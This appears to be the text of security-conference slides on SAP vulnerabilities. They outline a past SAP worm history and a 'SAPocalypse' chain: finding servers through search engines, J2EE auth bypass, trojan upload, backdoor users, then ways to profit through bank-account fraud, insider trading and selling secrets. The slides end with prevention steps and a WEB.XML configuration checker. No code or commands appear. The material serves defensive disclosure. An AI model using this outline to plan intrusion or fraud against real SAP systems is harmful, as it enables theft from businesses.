2002 SAP Virus by Jochen Hein

2009 ABAP Backdoors by Mariano

2010 stuxnet-style SAP worm by Alexander Polyakov

2010 ABAP-worm concept by Ertunga Ashal

2011 New SAPocalypse worm



SAP servers in search engines



SAP servers in search engines

Auth bypass vulnerability in J2EE



SAP servers in search engines

Auth bypass vulnerability in J2EE

RFC connections to ABAP with powerful credentials



SAP servers in search engines

Auth bypass vulnerability in J2EE

RFC connections to ABAP with powerful credentials

Default passwords in ABAP



SAP servers in search engines

Auth bypass vulnerability in J2EE

RFC connections to ABAP with powerful credentials

Default passwords in ABAP

= SAPocalypse



Google hacking scan for vulnerable J2EE hosts



Exploiting J2EE hosts and uploading trojan

Here we can wait for a long time until real attack because backdoor is very stealthy



Obtaining all information about RFC connections



Creating backdoor users in pwned J2EE systems



Repeat



change vendor bank account number to yours

fast money

Easy to find



Obtain FI information before publication and play on Stocks

Hard to find

need to clearly understand business or sell access to backdoor



Sell information about corporate secrets to competitors

Big money

need to know how to sell it and who will buy



Denial of service

Hacktivism? Easy

?



A crushing blow





Prevention

Prevention:

- Install SAP note 1503579, 1616259
- Scan applications using ERPScan WEB.XML check tool or manually
- Secure WEB.XML by deleting all http-method
- Disable application that are not necessary

erpscan.com

ERPSCAN WEB.XML check tool

Checking WEB.XML files for different missconfigurations

http://erpscan.com/products/erpscan-webxml-checker/



ERPSCAN WEB.XML check tool

- (1) Information disclose through error code. Checking for <error-page>
- (2) Auth bypass through verb tampering. Checking for <security-constraint>.
- (3) **Intercept critical data** through lack of SSL encryption for data transfer. Checking for <transport-guarantee>
- (4) Cookie stealing thought lack of SSL for an authorization . Checking for <session-config>
- (5) Cookie stealing through XSS. Checking for Httponly=true
- (6) **Session stealing** when JSESSIONID are not in Cookie. Checking for <tracking-mode>COOKIE</tracking-mode>,
- (7) **Increased CSRF or XSS probability** with big session timeout. Checking for <session-config>
- (8) **Unauthorized actions** by locally enabled invoker servlets. Checking for <param>InvokerServletLocallyEnabled</param>
- (9) **Invoker servlet bypass** . Checking for /* and /servlet/* in <security-constraint >



Tool DEMO





Conclusion

It is possible to protecting from almost all that kind of issues and we are hardly working with SAP to make it SECURE

SAP Guides

Regular Security assessments

Scanning

More reading

It's all in your hands



Future work

Many of the researched things cant be disclosed now because of good relationship with SAP Security Response Team which I would like to thank for cooperation. However if you want to see new demos and 0-days follow us at @erpscan and attend feature presentations:

See ya 25 October - Miami USA at HackerHalted





Greetz to erpscan crew who helped: Dmitriy Evdokimov, Alexey Sintsov, Alexey Tuyrin, Pavel Kuzmin and also my friend Anton Spirin. And HITB Crew